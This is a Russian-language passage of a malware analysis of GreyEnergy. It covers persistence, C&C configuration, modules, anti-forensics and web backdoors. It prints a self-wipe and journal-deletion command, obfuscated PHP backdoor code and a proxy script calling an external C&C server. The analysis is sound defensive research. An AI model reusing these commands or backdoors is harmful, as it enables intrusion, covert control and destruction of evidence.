Чтобы обеспечить персистентность службы DLL, дроппер ищет уже существующую службу и добавляет новый ключ реестра `ServiceDLL`. Поскольку метод может привести к поломке системы, дроппер первоначально выполняет серию проверок, чтобы выбрать службу, удовлетворяющую ряду требований.

Во-первых, дроппер находит все службы Windows, которые в настоящее время остановлены, выполнив следующий запрос WQL:

```
Select * from Win32_Service where PathName Like '%%svchost%%' and State =
'Stopped'
```

К запросу могут быть добавлены следующие условия:

- `and StartMode = 'Disabled'` или `and StartMode = 'Manual'`
- `and ServiceType = 'Own Process'` или `and ServiceType = 'Share Process'`

Далее дроппер пытается выбрать нужный сервис, сверив результаты и пропустив те, которые соответствуют следующим условиям:

- имя службы содержит `winmgmt` (Windows Management Instrumentation) или `BITS` (Background Intelligent Transfer Service)
- дроппер не имеет доступа к службе или разделу реестра
- значение реестра `DependOnService` не пустое
- значение реестра для `ServiceDll` или `ImagePath` не существует
- командная строка службы содержит одно из следующих слов:

- `DcomLaunch`, `LocalServiceNetworkRestricted`, `LocalServiceNoNetwork`, `LocalServicePeerNet`, `LocalSystemNetworkRestricted`, `NetworkServiceNetworkRestricted`, `secsvcs`, `wcssvc`

Обнаружив службу, отвечающую этим условиям, вредоносная программа сбрасывает файл DLL в каталог Windows `system32` и записывает ключ реестра `ServiceDLL`. Имя DLL содержит четыре случайно сгенерированных символа и `svc.dll` или `srv.dll` в конце. Кроме того, дроппер подделывает метаданные времени файла, копируя их из существующего файла `user32.dll`.

Последняя версия дроппера GreyEnergy поддерживает как 32-битные, так и 64-битные ОС.




Рисунок 10. DLL GreyEnergy DLL, развернутая посредством метода персистентности службы DLL

Дроппер использует интересный метод маскировки вредоносной DLL под легитимный файл. В частности, дроппер копирует ресурс VERSIONINFO, содержащий подробное описание из исполняемого файла, принадлежащего рассматриваемой службе Windows, и записывает эти данные во вредоносную DLL. С этой целью используются функции Windows API `BeginUpdateResource` / `UpdateResource` / `EndUpdateResource`. Последние версии не вызывают эти функции из API; их код реализован в самой вредоносной программе, чтобы избежать сбрасывания файла DLL на диск без поддельного ресурса VERSIONINFO. Предположительно, это

позволяет избежать детектирования некоторыми продуктами для безопасности. Тот же дроппер может создавать вредоносные файлы DLL с разными описаниями на разных компьютерах. Каждый образец, развернутый таким образом, будет иметь уникальный хеш.

Если вредоносная программа уже присутствует в системе, дроппер может обновить ее, используя именованный канал.

На последнем этапе дроппер самоудаляется путем перезаписи файла нулями и удаления с диска. Дроппер также очищает журнал USN. Действия выполняются посредством следующих шелл-команд:

```
timeout 2 > nul & fsutil file setzerodata offset=0 length=%DROPPER_FILESIZE%
"%DROPPER_PATH%" & timeout 2 & cmd /c del /F /Q "%DROPPER_PATH%" & fsutil
usn deletejournal /D %DROPPER_DRIVE%
```

Конфигурация и коммуникации

Режим персистентности, выбранный операторами, не влияет на функциональность вредоносной программы, которая остается неизменной с обоими методами.

Вредоносное ПО содержит встроенную конфигурацию, зашифрованную посредством алгоритма AES-256 и сжатую посредством LZNT1.

Многокомпонентный формат MIME используется для встроенной конфигурации вредоносной программы. Авторы не реализовали собственный парсер для этого формата; вместо этого они используют COM-интерфейсы IMimeMessage и IMimeBody. Интересно, что в документации Microsoft рекомендовано не использовать данные интерфейсы.

```
MIME-Version: 1.0
Content-Type: multipart/form-data;
        boundary="----=_NextPart_000_000B_01D0E90F.EFC83100"
X-MimeOLE: ____________________________________________________

This is a multi-part message in MIME format.

------=_NextPart_000_000B_01D0E90F.EFC83100
Content-Type: text/plain;
        charset="iso-8859-1"
Content-Transfer-Encoding: 7bit


------=_NextPart_000_000B_01D0E90F.EFC83100
Content-Type: text/plain;
        charset="iso-8859-1"
Content-Transfer-Encoding: 7bit
Type: Client
Sleep: 10
Lifetime: 10

70089DB0E5AE8633
------=_NextPart_000_000B_01D0E90F.EFC83100
Content-Type: text/plain;
        charset="iso-8859-1"
Content-Transfer-Encoding: 7bit
Type: ServerUrls

https://109.200.202.7/0QyJyZf05do6zd67wbRm/exiFJrN1gs8xV2hU7Vj9
------=_NextPart_000_000B_01D0E90F.EFC83100--
```

Рисунок 11. Пример встроенной конфигурации GreyEnergy

Для внешней конфигурации используется идентичный формат MIME; однако вредоносная программа шифрует внешнюю конфигурацию различными способами. Она использует интерфейс программирования приложений защиты данных (DPAPI), в частности, функции Windows API `CryptProtectData` и `CryptUnprotectData`. Внешняя конфигурация сохраняется по следующему пути `C:\ProgramData\Microsoft\Windows\%GUID%`, где `%GUID%` — случайно генерируемое значение GUID на основе серийного номера тома диска C:.

Некоторые образцы GreyEnergy содержат бит-обфусцированную версию конфигурации. В частности, поля `Type` таких конфигураций содержат буквы вместо имен опций.

```
------=_NextPart_000_000B_01D3B497.E2092D70
Content-Type: text/plain;
        charset="iso-8859-1"
Content-Transfer-Encoding: 7bit
Type: F
F1: 33
F4: 5
F2: 1

D3D48A0BE61762
------=_NextPart_000_000B_01D3B497.E2092D70
Content-Type: text/plain;
        charset="iso-8859-1"
Content-Transfer-Encoding: base64
Type: D
D3: 1

aHR0cDovLzE3Mi[redacted]LyNKREhVcnZQZEVOMUZMZj1GdDVaWFlLc3BjX3tlRyhFRDhyMklqVX1AcUpIeX40IWku
```

Рисунок 12. Пример обфусцированной конфигурации GreyEnergy

Конфигурация может содержать следующие значения:

Опция конфигурации	Обфусцированное имя	Значение
Type: ServerUrls	Type: D	Список C&C-серверов (это значение может быть зашифровано с base64)
User	D1	
Password	D2	
Access	D3	1 – не использовать прокси, 3 – использовать прокси
Type: ServerProxies	Type: E	Список прокси-серверов (это значение может быть зашифровано с base64)
ProxyType	E1	Не использовалась
Type: Client	Type: F	Шестнадцатиричный ID кампании
Sleep	F1	Временной интервал (в минутах) между запросами к C&C-серверам
FSleep	F2	Временной интервал (в минутах) между запросами к C&C-серверам (в случае сбоя подключения)
	F3	Не использовалась
Lifetime	F4	Допустимое число дней без успешных соединений с C&C-серверами
LastrequestH	F5	Время последнего успешного соединения с C&C-серверами (high-order)
LastrequestL	F6	Время последнего успешного соединения с C&C-серверами (low-order)
Attempts	F7	Число попыток отправки запросов к C&C-серверам
MaxAttempts	F8	Максимальное число попыток отправки запросов к C&C-серверам

Вредоносная программа удаляет себя из зараженной системы, если число неудачных попыток превышает значение `MaxAttempts`, а последнее удачное соединение было больше, чем `Lifetime` дней назад.

Коммуникация с C&C обычно осуществляется через HTTPS; однако в некоторых случаях также используется HTTP. Тот же формат MIME инкапсулируется в HTTP-запросы. Стоит отметить, что данные шифруются посредством AES-256 и RSA-2048.




Рисунок 13. Коммуникация GreyEnergy через HTTP, зафиксированная в Wireshark

Если используется HTTP, проще идентифицировать скомпрометированную машину в сети, проанализировав ее сетевой трафик. Изученные образцы вредоносного ПО всегда использовали следующие жестко закодированные пользовательские агенты:

- `Mozilla/5.0 (Windows NT 6.1; Trident/7.0; rv:11.0) like Gecko`
- `Mozilla/5.0 (compatible, MSIE 11, Windows NT 6.3; Trident/7.0; rv:11.0) like Gecko`

Чтобы помочь операторам GreyEnergy идентифицировать зараженные компьютеры, вредоносная программа отправляет на C&C-сервер результаты следующих WQL-запросов:

- `SELECT Caption, Version, CSName, ProductType, CurrentTimeZone, LocalDateTime, OSLanguage, OSType FROM Win32_OperatingSystem`
- `SELECT MACAddress, IPAddress, IPSubnet, DHCPEnabled, DHCPServer, DNSDomain FROM Win32_NetworkAdapterConfiguration WHERE MACAddress IS NOT NULL`

Ответы C&C-сервера зашифрованы, но после расшифровки они содержат тот же MIME формат со следующими возможными значениями:

Команда	Обфусцированное имя	Значение
Type: Image	Type: A	Содержит зашифрованный с Base64 и сжатый бинарный файл
Version	A1	Не использовалась
Option	A2	
Name	A3	Имя изображения
Type: Command	Type: B	Содержит текст команды модуля и параметры
Session	B1	Устанавливает токен для имперсонации
Type: Payload	Type: C	Содержит зашифрованный с Base64 и сжатый бинарный файл
PID	C1	

GreyEnergy загружает в память дополнительные модули и полезную нагрузку, используя собственный загрузчик файлов PE.

Модули GreyEnergy

Как многие сложные угрозы, вредоносная программа GreyEnergy имеет модульную архитектуру. Ее функциональность можно расширить, добавив дополнительные модули. Модуль GreyEnergy – файл DLL, который выполняется путем вызова функции с первым порядковым номером. Каждый модуль, включая основной модуль GreyEnergy, принимает текстовые команды с различными параметрами.

Операторы GreyEnergy не сразу отправляют все модули на скомпрометированную машину. Как правило, вредоносная программа скачивает и выполняет модули, необходимые для выполнения конкретных задач.

Нам известно о существовании следующих модулей GreyEnergy:

`remoteprocessexec` — инжектирует бинарный файл PE в удаленный процесс
`info` — собирает информацию о системе, журналы событий, SHA-256 вредоносной программы
`file` — операции файловой системы
`sshot` — делает скриншоты
`keylogger` — перехватывает нажатия клавиш
`passwords` — собирает пароли, сохраненные в различных приложениях
`mimikatz` — инструмент Mimikatz используется для сбора учетных данных Windows
`plink` — ПО Plink, используемое для создания SSH туннелей
`3proxy` — ПО 3proxy, используемое для создания прокси

Модуль `remoteprocessexec` позволяет злоумышленнику выполнять произвольные двоичные файлы в контексте уже существующих процессов. Например, можно запустить Mimikatz или сканер портов в контексте Windows Explorer, не сбрасывая их на диск. Чтобы перенаправить стандартный вывод и обработать потоки и завершение процесса, модуль перехватывает пять функций Windows API.

```
PE_image = (void *)PE_load_in_memory(data);
if ( PE_image )
{
  orig = 0;
  hook_function("TerminateThread", hooked_TerminateProcess, &orig);
  hook_function("TerminateProcess", hooked_TerminateProcess, &orig);
  hook_function("ExitProcess", hooked_ExitProcess, &orig);
  hook_function("GetStdHandle", hooked_GetStdHandle, &orig);
  hook_function("GetCommandLineW", hooked_GetCommandLineW, &orig);
  thread = CreateThread(0, 0, start_PE, PE_image, 0, 0);
  WaitForSingleObject(thread, dwMilliseconds);
  TerminateThread(thread, 0xFFFFFFFF);
  obj_free((BOOL)&dwMilliseconds, (LPVOID *)PE_image);
}
```

Рисунок 14. Функции Windows API, захваченные модулем remoteprocessexec

Поскольку сброшенная DLL GreyEnergy уникальная для каждой зараженной машины, атакующие могут собирать хеши SHA-256, используя информационный модуль. Наличие хешей позволит отслеживать, загружался ли файл в общедоступные веб-сервисы, такие как VirusTotal.

Защита от реверсинга и антикриминалистические методы

GreyEnergy использует несколько методов, чтобы усложнить анализ. Например, вредоносная программа шифрует строки. В некоторых вариантах используется тот же алгоритм, что в GreyEnergy mini.

Однако в большинстве образцов GreyEnergy другой алгоритм шифрования. В частности, первые четыре байта в зашифрованном блобе не используются в качестве ключа для XOR-операций. Вместо этого они используются для инициализации начального числа алгоритма генерации псевдослучайных чисел (Вихрь Мерсенна), а затем ключом выступают сгенерированные четыре байта. Перед освобождением буфера памяти, содержащего строку простого текста, вредоносная программа перезаписывает буфер нулями.

```
LPBYTE __stdcall str_decode_A(LPBYTE encrypted_data)
{
  // [COLLAPSED LOCAL DECLARATIONS. PRESS KEYPAD CTRL-"+" TO EXPAND]

  xor_key = 0;
  str_buffer = 0;
  if ( encrypted_data )
  {
    Mersenne_twister_ctx = init_rand_Mersenne_twister(*encrypted_data);
    xor_key = rand_gen(Mersenne_twister_ctx);
    mem_free(Mersenne_twister_ctx);
    string_size = get_ascii_str_length(encrypted_data + 4);
    str_buffer = LocalAlloc(0x40u, string_size + 1);
    if ( !str_buffer )
      return 0;
    i = 4;
    x = 0;
    while ( encrypted_data[i] )
    {
      if ( encrypted_data[i] == *(&xor_key + i % 4) )
        v4 = encrypted_data[i];
      else
        v4 = *(&xor_key + i % 4) ^ encrypted_data[i];
      str_buffer[x] = v4;
      ++i;
      ++x;
    }
  }
  return str_buffer;
}
```

Рисунок 15. Декомпилированный код функции декодирования строк GreyEnergy

Вредоносная программа перехватывает функции `DeleteFileA` и `DeleteFileW` в таблице импорта каждого бинарного файла PE, загруженного в память. Хук заменяет эти функции с функциями, которые безопасно стирают файлы. В частности, файл будет перезаписан нулями до удаления с диска. Каждая полезная нагрузка или плагин будут использовать такую функцию без необходимости ее внедрения в каждый модуль.

```
int __stdcall load_IMAGE(int a1, int a2, LPBYTE packed_data, DWORD packed_data_size)
{
  // [COLLAPSED LOCAL DECLARATIONS. PRESS KEYPAD CTRL-"+" TO EXPAND]

  MEMORY_PE_Image = 0;
  PE_image = 0;
  PE_image_size = 0;
  if ( !LZNT1_decompess_via_RtlDecompressBuffer(packed_data, packed_data_size, &PE_image, &PE_image_size) )
  {
    str_A = str_decode_W(&aAEa);
    v4 = init_obj1(a2, str_A, -1);
    v4[5] = 0;
    v4[6] = CreateEventW(0, 1, 0, 0);
    v5 = LocalAlloc(0x40u, 8u);
    *v5 = plugin_CALLBACK;
    v5[1] = v4;
    ms_exc.registration.TryLevel = 0;
    MEMORY_PE_Image = PE_load_in_memory(PE_image, v5);
    str_kernel32 = str_decode_A(&str_kernel32_dll_encrypted);
    str_DeleteFileAa = str_decode_A(&str_DeleteFileA_encrypted);
    str_DeleteFileWa = str_decode_A(&str_DeleteFileW_encrypted);
    hook_function(MEMORY_PE_Image, str_kernel32, str_DeleteFileAa, file_secure_wipe_A, 0);
    hook_function(MEMORY_PE_Image, str_kernel32, str_DeleteFileWa, file_secure_wipe_W, 0);
    if ( str_kernel32 )
    {
      str_kernel32_size = get_ascii_str_length(str_kernel32);
      v22 = str_kernel32;
      memset(str_kernel32, 0, str_kernel32_size);
      v22 += str_kernel32_size;
      str_kernel32_size = 0;
      kernel32_SECURE_LocalFree(str_kernel32);
    }
```

Рисунок 16. Декомпилированный код подпрограммы, которая перехватывает функции DeleteFileA и DeleteFileW

Инструменты

Злоумышленники использовали сканнер портов Nmap в качестве основного инструмента для маппинга внутренних сетей жертв. Кроме того, мы наблюдали использование легкого кастомного сканера портов там, где применение Nmap было невозможно.




Рисунок 17. Консольный вывод кастомного сканера портов группы GreyEnergy

Атакующие активно используют легитимные инструменты, такие как SysInternals PsExec и WinExe, для горизонтального перемещения внутри скомпрометированных сетей. Инструмент WinExe, опенсорсный аналог WinExe, может управляться с Linux-устройства, например, со скомпрометированного веб-сервера на Linux.

Стоит отметить, что в дополнение к этим инструментам злоумышленники используют скрипты PowerShell.

Бэкдоры для веб-серверов

Как было сказано ранее, группа GreyEnergy развертывает дополнительные бэкдоры на веб-серверах, если эти серверы доступны из интернета. Мы заметили, что злоумышленники используют для этой цели бэкдоры, написанные на PHP. Они используют общедоступные PHP веб-оболочки WSO webshell и c99shell.

Атакующие могут модифицировать существующий PHP-скрипт на веб-сервере или развернуть новый. Реальный PHP-код бэкдора обычно скрывает несколько уровней обфускации и шифрования.

```
<?php $TEmlK6024 = "8p_(g2c)79rqf*od.ma/y3wvi5njs14hktbe;ulz60x";$LbZdSsm4765 = $TEml
K6024[1].$TEmlK6024[10].$TEmlK6024[35].$TEmlK6024[4].$TEmlK6024[2].$TEmlK6024[10].$TE
mlK6024[35].$TEmlK6024[1].$TEmlK6024[38].$TEmlK6024[18].$TEmlK6024[6].$TEmlK6024[35];
$sdR8075 = "\x65".chr(118)."a".chr(108)."\x28\x40".chr(103)."\x7A".chr(105)."nf".chr(
108)."at".chr(101)."\x28".chr(98)."".chr(97)."s\x656".chr(52)."_".chr(100)."".chr(101
)."\x63od\x65\x28";$qH5876 = "\x29\x29\x29".chr(59)."";$rukmYZ2026 =
$sdR8075."'fb3XzuxAlqX3KqNGAV0lNoY2aVQqSfTeewpSgybpvScb/e7K0625mIuZq4OTGaCJvWOt9f0gI5
vyr/9LeYz53kzjv37vZtu3v/7ThmnRpAeejxwM+U9/+9u//bcR/+W/++avf9n29V/+Mqfbdv3jn//5b//2ly3
t93/85wd//0v/Hf/xG/D75z8G/u3vf6nSYUh/I//+l/Eff77+P2AI+j/J/
```

Рисунок 18. Обфусцированный код PHP-бэкдора группы GreyEnergy

Последний уровень кода защищен с помощью поточного шифрования. Генерация ключа этого шифра

основана на строке из значения куки, предоставленной атакующими через HTTP-запрос. Каждый такой PHP-бэкдор зашифрован с отдельным ключом.

```php
<?php if (!function_exists("s4LXoMVTU2uB8")) {
    function s4LXoMVTU2uB8($str, $passw = '') {
        $salt = $passw;
        $len = strlen($str);
        $gamma = '';
        $n = $len > 100 ? 8 : 2;
        while (strlen($gamma) < $len) {
            $gamma.= substr(pack('H*', sha1($passw . $gamma . $salt)), 0, $n);
        }
        return $str ^ $gamma;
    }
}
if (isset($_COOKIE['QXL_0SIpfcYT'])) {
    if (sha1($_COOKIE['QXL_0SIpfcYT']) == "e21bb8897941275099a8a0635d893ed8d7235c06") {
        eval(@gzinflate(s4LXoMVTU2uB8(base64_decode("/BVrCMWRczJhIrESLHD6FX9dPRFFOBNQGCk
```

Рисунок 19. Последний уровень, которые расшифровывает код PHP-бэкдора

Техника обфускации используется для предотвращения анализа, а также для невозможности использования такого PHP-бэкдора другими кибергруппами.

Прокси C&C (триунгулин)

Как мы упоминали ранее, атакующие могут использовать внутренний сервер в качестве прокси C&C.

Мы обнаружили, что атакующие создали даже цепочки прокси-серверов C&C, в которых первый такой сервер может перенаправлять сетевой трафик к следующему и так далее, пока не достигнет конечного адресата в интернете.

Атакующие используют различные методы, чтобы превратить внутренний сервер в прокси C&C. Для этого они могут использовать непосредственно вредоносную программу GreyEnergy, дополнительное стороннее ПО или скрипты. В первом случае операторы могут скомпрометировать сервер Windows посредством GreyEnergy, превратить его в прокси C&C, используя модули 3proxy и plink. В процессе мониторинга активности GreyEnergy мы наблюдали установку на внутренних серверах Linux следующих легитимных программ:

- малый прокси-сервер 3proxy
- сервер Dante SOCKS
- PuTTY Link (Plink)

Вместо стороннего ПО злоумышленники могут использовать внутренние веб-серверы, устанавливая на них собственные скрипты. Используются языки программирования PHP и ASP.

Во всех случаях, которые мы наблюдали, развернутые PHP-скрипты были обфусцированы и зашифрованы с использованием того же типа обфускации, что в бэкдорах для веб-серверов. Тем не менее, в этом случае файл cookie, содержащий ключ расшифровки, предоставляется самой вредоносной программой GreyEnergy. По этой причине операторы должны использовать специальный формат конфигурации для URL-адреса сервера.

```
------=_NextPart_000_0012_01D25462.C8E53B40
Content-Type: text/plain;
        charset="iso-8859-1"
Content-Transfer-Encoding: 7bit
Type: ServerUrls
Access: 1

http://10.2.[redacted]/triungulin/g3/var/database.php#xLFaiA4UQDnhC9=_}R/!nt$xfwKFErIVXzQokT
------=_NextPart_000_0012_01D25462.C8E53B40--
```

Cookie name

Cookie value

Рисунок 20. Последний уровень, который расшифровывает код бэкдора PHP, используя значение cookie

Интересно, что конфигурация вредоносной программы содержит слово triungulin в пути к обфусцированному PHP-скрипту прокси-сервера. Кажется, что это внутреннее имя данного метода, используемое операторами GreyEnergy.

Если у вредоносной программы есть встроенный прокси C&C в конфигурации, она не содержит внешних C&C-серверов. Поэтому, чтобы найти внешний адрес C&C, нужно иметь как образец вредоносного ПО, так и все связанные с ним PHP-скрипты.

Мы наблюдали использование следующих PHP-скриптов:

- кастомный PHP-скрипт прокси-сервера
- несколько измененная версия Antichat Socks5 Server

Кастомный PHP-скрипт прокси-сервера содержит URL-адрес с внешним C&C в заголовке.

```
1  $n0E=opendir(dirname(__FILE__));$ef0=time();while(false!==($yf=readdir($n0E))){$ef0=@filemtime($yf)<$ef0?
       @filemtime($yf):$ef0;}@touch(basename($_SERVER['PHP_SELF']),$ef0,$ef0);@ini_set('error_log',NULL);@
       ini_set('log_errors',0);@ini_set('max_execution_time',0);ini_set('display_errors', 0);ini_set('
       display_startup_errors', 0);$m9 = 'http://178.255.40.194/de-de/nachrichten';$vb = '
       https://178.255.40.194/de-de/nachrichten';ini_set("allow_url_fopen", true);
2  ini_set("allow_url_include", true);
3  ini_set("max_execution_time", 60);
```

Рисунок 21. Внешний C&C-сервер, встроенный в кастомный PHP-скрипт прокси-сервера

Кастомный PHP-скрипт использует библиотеки OpenSSL и Curl, чтобы перенаправлять запрос от вредоносной программы к внешнему C&C-серверу в интернете.

```php
if ($_SERVER['REQUEST_METHOD'] === 'POST') {
    $k3vZ = '';

    if (extension_loaded('openssl')) {
        $jv = $vb;
    } else {
